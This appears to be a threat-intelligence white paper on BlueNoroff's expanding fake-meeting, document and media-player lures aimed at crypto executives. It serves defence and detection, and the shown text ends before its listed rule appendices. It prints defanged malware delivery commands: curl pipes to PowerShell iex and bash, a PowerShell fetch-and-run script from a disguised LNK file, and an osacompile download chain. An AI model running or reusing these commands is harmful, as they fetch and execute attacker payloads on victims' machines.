ARCTIC WOLF

November 12, 2026

STILL IN THE MEETING:

BlueNoroff Six Months On

An Arctic Wolf Labs White Paper

Contents

Executive Summary

Key Points

BlueNoroff Expanded the Pretext, Not the Core Mechanism

Media Production Has Become an Operational Pipeline

Infrastructure Changed, Operational Habits Persisted

Targeting

Attribution Assessment and Limitations

Looking Ahead

If You Control Funds, Access, or Trust, You Could Be the Target

Detection Opportunities

MITRE ATT&CK® Information

APPENDIX 1: IOCs (Indicators of Compromise)

APPENDIX 2: Applied Countermeasures

YARA Rules

Suricata Rules

Sigma Rules

APPENDIX 3: Detailed MITRE ATT&CK® Mapping

References

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Executive Summary

BlueNoroff has industrialized the social-engineering layer of its operation, expanding from fake meetings into the everyday workflows of Web3 leaders, while retaining a stable, behaviorally detectable compromise mechanism. Across document sharing, media playback, identity verification, wallet tools, and security assessments, the actor follows the same pattern: establish professional trust, manufacture a technical problem, and persuade the target to execute a threat actor-supplied command, script, shortcut, or workflow.

The campaign is deliberately concentrated on individuals with the greatest authority over cryptocurrency assets and trusted business relationships. C-suite executives and founders account for the vast majority of identified targets, reflecting a focus on people who may control funds, signing keys, authenticated communications, sensitive information, and access to broader professional networks. Organization-specific infrastructure, individualized delivery paths, and professionally relevant pretexts demonstrate targeted preparation rather than broad, opportunistic phishing.

Meanwhile, AI tooling has increased the speed, variety, and visual credibility of BlueNoroff's lure production. The actor uses AI-assisted tools to create platform graphics, verification prompts, synthetic media, and supporting content at greater scale. AI has not changed the underlying intrusion model. It has merely accelerated the production layer, supporting an operation that still depends heavily on target research, tailored engagement, and manual user execution.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Key Points

- BlueNoroff still relies on the same social engineering techniques documented in Arctic Wolf's April report. Each recovered lure impersonates a trusted person or platform, manufactures a fake technical fault, and instructs the target to run a "fix" which downloads malware to their device.
- The actor's lure portfolio has expanded, adding at least **eight** new lure themes during the reporting period. Lures now cover meetings, scheduling, document sharing, PDF updates, media playback, identity verification, hardware-wallet access, security audits, and investment workflows.
- Targets grew from around 400 in April 2026 (of which 100 were independently verified by Arctic Wolf), to **677** individuals spread over **58 countries** by the end of the reporting period. We identified that **84%** of the targets were founders or C-suite executives in crypto, Web3, finance, fintech, and venture capital, with gaming, AI, and media now appearing as adjacent targets. This describes campaign material, not confirmed compromises.
- Generative AI is now part of the production line. Verified AI output rose from **1.4** to **17.3** assets per month. This spans fabricated-platform artwork, enhanced avatars, and synthetic participant images and videos.
- Delivery broadened beyond ClickFix. The portfolio of tactics now includes direct macOS AppleScript downloads, Windows LNK execution chains inside ZIP archives, and a macOS Automator workflow carrying a JavaScript for Automation payload.
- BlueNoroff continued to use the same operational patterns as those we initially observed. Recurring `updatesdk` and calendly hostnames, self-signed certificates, domain families, and delivery-command patterns tie the follow-up activity to the April operation.

677 individuals spread over 58 countries

84% of the targets were founders or C-suite executives in crypto, Web3, finance, fintech, and venture capital

17.3 Verified AI output rose from 1.4 to 17.3 assets per month

1,202 1,202 files (72%) are linked to a tracked target

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

BlueNoroff Expanded the Pretext, Not the Core Mechanism

Social-Engineering Pipeline

Six months after Arctic Wolf first documented BlueNoroff's fake-meeting campaign, the operation no longer depends on convincing a target to join a counterfeit Zoom or Microsoft Teams call. The threat actor has expanded into document-sharing services, media players, identity-verification prompts, browser updates, wallet tools, and security-audit workflows. This diversification makes the campaign more difficult to recognize by brand or ruse, but it does not represent a fundamental change in their compromise model.




Figure 1: BlueNoroff's foundational cycle of compromise.

Across the recovered lure types, we found BlueNoroff follows the same sequence:

01 Select a target and develop a pretext aligned with the target's professional activity.

02 Impersonate a recognizable service, organization, or workflow.

03 Present content the target expects or has a reason to access.

04 Manufacture a technical problem that prevents the target from continuing.

05 Provide a purported fix that requires the target to run a command, script, shortcut, or workflow.

06 Use that execution to retrieve the next stage of the intrusion.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public



Figure 2: BlueNoroff's typical attack flow.

Target Development Precedes Delivery

Evidence from the actor-controlled media library and campaign infrastructure indicates that targeting begins before a lure is delivered. The actor meticulously collected profile images, professional biographies, organizational affiliations, public interviews, and conference recordings, and combined it with previously captured webcam footage. Recovered files retained source-oriented names signaling that publicly available video was collected and processed alongside material obtained directly from victims through prior compromises.

The pipeline has changed at both ends since April. Upstream, reconnaissance has both widened and become more deliberate. Lure material has been scraped not just from profile photos and prior victims' webcam streams, but from YouTube interviews and conference talks, increasing the richness of the source material the actor can pull from. According to recovered assets, artifacts retained "raw ingredient" labels in the filenames, such as "[REDACTED] Talks - YouTube - Google Chrome 2026-05-19" and "Blockchain Interviews.mp4", showing the operator screen-recording a YouTube video to capture a specific person's likeness and voice. This captured material is then used to create fake meeting footage. We identified highly specific subdomains (i.e. `[company name].team-meet[.]xyz`) associated with the actor's newly established infrastructure. **We assess with high confidence that BlueNoroff was identifying and selecting specific targets versus striking opportunistically.**




Figure 3: Campaign timeline - Weekly uploads shown from the first documented upload.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

BlueNoroff appears to have adapted the Calendly portion of its social-engineering flow in response to increased public awareness of the campaign. Earlier reporting identified Calendly invitations followed by substituted meeting links as a recurring warning sign. The actor subsequently added a fraudulent identity-verification step that preserved the familiar scheduling workflow while providing a new explanation for the transition to local execution.

The actor hosted the verification content on Calendly subdomains as `agenda[.]pw`, `cloud-docs[.]online`, `idcheck[.]watch`, and `ipcheck[.]watch`, and uploaded a "helpful" video guide to actor-controlled infrastructure on May 22, 2026, which guides targets through the process. The underlying payload-delivery requirement remained unchanged. The adaptation occurred at the presentation layer, where an anomalous execution request was reframed as a security measure intended to reassure the target at the point most likely to prompt disengagement.




Figure 4: Calendly "verification" step, which prompts the user to unwittingly download an `.scpt` file.

> The underlying psychology hasn't changed (a real platform, a plausible fault, a routine-looking fix), but the target no longer needs to be expecting a video call for the lure to work.

Downstream, the recycling loop that turns compromised victims into material for the next approach has sped up and improved. In April 2026, 36 of our initial 100 identified targets had stolen webcam footage of themselves saved on the threat actor's server; by November 2026, that library had grown to 1,670+ files, of which a large majority was victim images and video footage. Production moved from one editor on one laptop (as documented in our April 2026 report) to a full chain of generative services.

The follow-up to compromise has widened too: JUMPSEC's July 2026 analysis of the same phishing kit family documented wallet-extension profiling ahead of payload delivery and Telegram session theft aimed at reusing the victim's contacts, consistent with the Telegram session stealer Arctic Wolf documented in April.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public



Figure 5: The self-reinforcing circle of BlueNoroff's social engineering pipeline.

Professional Context Establishes Trust

BlueNoroff selects convincing pretexts that align with the target's expected professional activity. A founder may receive an investment agreement or funding proposal, while an executive may be invited to an interview, podcast, or meeting. A cryptocurrency organization may receive a purported device-security assessment. **Arctic Wolf assesses with high confidence these pitch materials, fund documents, scheduling flows, media content, and organization-specific infrastructure are developed specific to the target versus added generically to a commodity payload.**

The recovered library of material included investor prospectuses, fund-marketing materials, and investment agreements using the branding of real venture-capital (VC) and digital-asset firms. The documents contained no embedded executable code. Their metadata revealed several production routes, including ReportLab, Chromium-based Skia/PDF, and PyPDF, suggesting a mixture of generated, printed, modified, and potentially genuine source documents. Those metadata values do not independently establish which files were created or modified by the actor, but the collection shows how benign-looking material can support a longer-running malicious engagement.

In the documented April 2026 intrusion, five months elapsed between initial contact with the victim and the final meeting. This interval demonstrates that the operation can extend beyond rapid link delivery. Sustained conversations and non-malicious documents may establish the credibility required before the actor introduces the "execution" step.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Device Gating Preserves Viable Execution Paths

Because the observed chains require Windows, macOS, or Linux execution, mobile visitors are redirected toward a desktop or laptop rather than allowed to continue through an incompatible workflow.




Figure 6: A mobile detection page directs targets to switch their session over to a laptop or desktop.

In 2023, a Zoom-themed image informed mobile visitors that the meeting was unsupported on smartphones and instructed them to use a laptop. In July 2026, this same function reappeared in a Cobo Vault Access Tool "Desktop Only" image generated through OpenAI's API. The device gate shows that the social-engineering flow is designed around the technical requirements of the delivery chain. It also provides a useful analytical distinction between conventional responsive web design and a page that deliberately redirects a visitor toward an executable desktop workflow.

Execution is Coached, Not Merely Offered

BlueNoroff is careful not to assume targets will know how to run unfamiliar commands or file types. Recovered threat-actor created instruction videos and graphics walk an unsuspecting target through how to open AppleScript files, continue past browser warnings, launch Automator workflows, and select *Run*. These instructions reduce friction where browser controls, operating-system warnings, or unfamiliar file extensions might otherwise unnerve the victim and interrupt the chain.

In the Chrome PDF Viewer kit hosted at `docdock[.]online`, the macOS flow downloaded `PDF Viewer Update.scpt` from `calendly[.]docdock[.]online`. A post-download notification instructed the target to select *Keep,* despite the browser warning. An Automator delivery chain similarly included a guide directing the target to open `document.wflow` and press *Run*. Once launched, the embedded JavaScript for Automation retrieved remote AppleScript source, compiled it through OSACompile, executed the resulting application, and removed the temporary file.

Within the social-engineering pipeline, the guide itself forms part of the delivery mechanism, thus converting an unfamiliar or potentially suspicious action into a documented sequence the target can follow.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

The Lure Portfolio Now Spans Web3 Workflows

Between April and August 2026, BlueNoroff developed at least eight additional lure themes spanning document sharing, media playback, scheduling, identity verification, wallet access, and security assessment. Several themes first appeared as artwork, operator guides, or test scripts in the actor-controlled media library before related domains and live pages appeared on campaign infrastructure. This progression indicates that the library functioned as a staging environment for lure development rather than solely as a repository of historical campaign material.

The new themes broadened the circumstances in which BlueNoroff could introduce the same fault-and-fix sequence. Document and media lures created a reason to view protected or exclusive content. Scheduling and identity-verification lures inserted execution into an existing professional interaction. Security and wallet-related themes reframed the requested action as a protective measure. Across these categories, the lure's primary function remained consistent: establish an expected activity, interrupt it with a fabricated technical condition, and direct the target toward local execution.

Theme	First Observed	Form When Observed	Payload Path
Chrome PDF Viewer "update"	April 2026	Video operator guide in Media Library	AppleScript Download (macOS)
Dropbox DocSend "secure document"	April 21, 2026	Guide + test `Decrypt.scpt` (printed "Hello, World!")	AppleScript Download (macOS)
Ashnote Self-Destructing Document Viewer	April 10, 2026 (logo asset); live as of May 22, 2026	Logo, then live domain with `updatesdk` subdomain	Not Yet Recovered
NovaStream Player	April 24, 2026 (artwork); in the wild early August	Artwork, guide, then live HTML kit at `novaplayer[.]online`	Windows/Linux ClickFix Command; macOS AppleScript Download
Security Alliance (SEAL) Device Audit	Late April 2026 (Artwork); live as of July	Artwork, then live domains	Windows, macOS, and Linux "Security Check" Commands
Calendly Identity Verification	May 22, 2026 (Guide)	Guide, then Calendly subdomains on four domains	AppleScript Download (macOS)
Cobo Vault Access Tool (Mobile Gate)	July 15, 2026	OpenAI-generated "Desktop Only" image	Redirect to Desktop Flow
VC Prospectus / Investment-Agreement PDFs	June 10, 2026	Benign PDFs bearing real firms' branding	ZIP archives with LNK shortcut, or macOS automator workflow with JXA

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

The first-observed dates describe when each theme appeared in the available collection, not necessarily the earliest date on which BlueNoroff used the theme operationally. Similarly, the presence of artwork or an operator guide establishes development activity but does not independently demonstrate delivery to a target.

NovaStream Player Case Study

NovaStream Player, a fabricated “next-generation” media player, is the clearest end-to-end example of a lure progressing from development material to live delivery. Beginning in late April, BlueNoroff began using Google Generative AI to produce artwork for NovaStream Player.





Figure 7: NovaStream Player, an entirely fabricated media player created by the actor.

Within two weeks, the media library held a full set of podcast thumbnails, episode artwork, and series listings. These were organized under a series folder with sub-folders corresponding to individual Web3 and crypto figures that the series was built to impersonate. An operator guide identified in one of the sub-folders demonstrates the intended social engineering flow for macOS targets: the target receives a link to an episode, the player reports a fault, and viewing requires running `NovaStreamHelper.scpt`.



User clicks to play the video | The player reports a fault | User is prompted to open a downloaded script

Figure 8: NovaStream Player social engineering flow for macOS Users.

While the operator guide focused on macOS users, NovaStream Player supported distinct delivery workflows for Windows, macOS, and Linux targets. Depending on the operating system, targets were instructed to run a script or execute a command that retrieved the next-stage payload.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

OS	Delivery	Command or Download
Windows*	Victim copies commands into `cmd.exe` (Win+R prompt in the dialog); displayed `set NovaPlayer=...` lines are decoys	`curl -L -k "hxxps://updatesdk[.]novaplayer[.]online/update-winsdk-18731628" | powershell -c "[Console]::In.ReadToEnd()|iex"`
macOS	Automatic browser download; a video guide modal shows how to open the file	`hxxps://updatesdk[.]novaplayer[.]online/update-macsdk-49661181 (NovaStreamHelper.scpt)`
Linux	Victim copies commands into a terminal	`curl -fsSL -k "hxxps://updatesdk[.]novaplayer[.]online/update-linuxsdk-06166443" | bash`

**The Windows command uses the same `curl | powershell -c "[Console]::In.ReadToEnd()|iex"` cradle observed in the April Teams WSS variant, while the `updatesdk` hostname repeats the "SDK update" pretext used by the Zoom lure.*

Arctic Wolf recovered a second NovaStream variant within BlueNoroff's media library. This version contained an eight-part playlist and unique payload identifiers (`update-winsdk-75880018`, `update-macsdk-80778500`, and `update-linuxsdk-46860689`) hosted on the same `updatesdk[.]novaplayer[.]online` infrastructure. While the variant omitted the macOS video-guide modal present in the original, both versions shared the `238r7hfuewe87ss89f9asd9f8ha` NovaPlugin token and relied on the same React-based delivery framework. **Arctic Wolf assesses with high confidence that HTML delivery on this React/JavaScript stack remains the primary delivery mechanism across the expanded portfolio.**

NovaStream in the Wild

By early August, NovaStream Player had progressed from development material within the actor's media library, to a live lure used to target individuals. Hunting on the NovaStream name, Arctic Wolf identified an HTML file (`SHA-256: ca14040cc48fbc3b00ea5f74e891266128f7bb3058be400782c5b08436f7668a`) associated with the NovaStream Player-themed URL `hxxps://vip[.]novaplayer[.]online/view/7091322YJEemPZd0V5R4258BX3xe292n0`. The page is a React/JavaScript single-page application that follows the same mechanics as the Zoom and Teams lure pages documented in April.

Notably, the NovaStream webpage contained no functional video or audio playback capability and no observed collection logic; it existed solely to deliver a payload. Consistent with single-use links or infrastructure rotation, we identified a second file (`SHA-256: 57201b105d64ecf9050fa1fb9107a6be36761b221ae32d7eb23859ce74b68718`) that renders an expired-link page for the same URL.

Representative Lure Themes

In addition to NovaStream Player, BlueNoroff leveraged multiple lure themes to socially engineer targets and deliver payloads through platform-specific workflows. Although the branding, content, and delivery mechanisms varied, each lure followed the same underlying pattern observed throughout the reporting period. The document-themed lures used several related pretexts: a protected file could not be decrypted, a shared document required verification, or the browser's PDF viewer needed an update. These scenarios align with common workflows in venture fundraising and digital-asset investment, where pitch decks, investment agreements, and restricted documents routinely move between founders, investors, and advisers.

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Chrome PDF Viewer

The Chrome PDF Viewer lure claimed that Chrome's built-in PDF component could not display a document without an update. Selecting "Update Now" initiated an AppleScript download in the recovered macOS flow. After execution, the page displayed a Chrome-branded "Update Complete" dialog, reproducing the false-success mechanism observed in the earlier fake-meeting intrusions.




Figure 9: Fake Chrome update popup. Clicking "Update now" downloads an AppleScript.

As with NovaStream Player, the page uses operating system delivery workflows. Windows and Linux users were instructed to execute commands that retrieved a payload from `chromeupdate[.]docdock[.]online`, while macOS users were directed to download an AppleScript from `calendly[.]docdock[.]online`.

OS	Delivery	Command or Download
Windows	Victim copies commands into `cmd.exe` (Win+R prompt in the dialog); displayed `chrome_update_url` and version lines are decoys.	`curl -fsSL -k "hxxps://chromeupdate[.]docdock[.]online/check/32831766541X56zrQlC1" | powershell -c "[Console]::In.ReadToEnd()|iex"`
macOS	Automatic browser download; a post-download toast coaches the victim to click "*Keep*" past the browser security warning.	`hxxps://calendly[.]docdock[.]online/troubleshoot-issue-092267 (PDF Viewer Update.scpt)`
Linux	Victim copies commands into a terminal.	`curl -fsSL -k "hxxps://chromeupdate[.]docdock[.]online/check/3976671880i9937o3D8T" | bash`

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

Document Viewer

BlueNoroff adapted the same delivery model to a document-sharing scenario. Rather than presenting a media player or software-update workflow, the infrastructure impersonated a shared-document portal and delivered a malicious shortcut disguised as the requested file. `docview[.]ink` hosted an expired page that impersonated Calendly (React 19.2.5, Vite, Tailwind CSS). The page presented a shared document titled "`[REDACTED] Funding Discussion Agenda.pdf`", a filename also present in BlueNoroff's Media library.

Two ZIP Archives Associated with the Domain

(`1a9663641958e9e7c31cc621b85f22c77c20d1ace2cb0477c4d35e6c9675bb8e` and `540da969ed2a0d828e208c99f3afb4b0763a7076144e1b9edd6ca9c7db0dbeae`) each contained a password-protected PDF and a Windows LNK (`password.txt.lnk`) masquerading as a text file purportedly containing the PDF's password. When executed, the LNK runs PowerShell to fetch and execute a remote script, then deletes it:

```
$f=$env:TEMP+"\update.ps1";[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]
::Tls12;iwr -UseBasicParsing hxxps://docview[.]ink/check/60046502686a7cjHHgIc -o $f;powershell -
ep bypass -f $f;ri $f -Force;
```

The second LNK is functionally identical, differing only in its `/check/7060005211mD1eCY8u09` path. The per-archive path token suggests the actor generated recipient-specific delivery URLs, providing a mechanism for tracking or managing victim interactions. Both samples also share the machine identifier `desktop-9511m6h`, indicating they were generated from the same operator workstation.

macOS: Automator Workflow With JXA

A ZIP archive named `[REDACTED]_Investment_Agreement.zip` - another filename present in BlueNoroff's Media library - delivered an Automator workflow (`document.wflow`) rather than a standalone AppleScript. The workflow contained a JavaScript for Automation (JXA) action that reconstructed a shell command at runtime before invoking osascript, obscuring the final command from simple static inspection. Once decoded, the workflow retrieved additional content from `calendly[.]idcheck[.]watch` and compiled it into a temporary AppleScript.

```
curl -k -L -S -s -f 'hxxps://calendly[.]idcheck[.]watch/DyPck' | osacompile -o
<tempfile>.scpt –
```

© Arctic Wolf Networks, Inc. All rights reserved. | Classification: Public

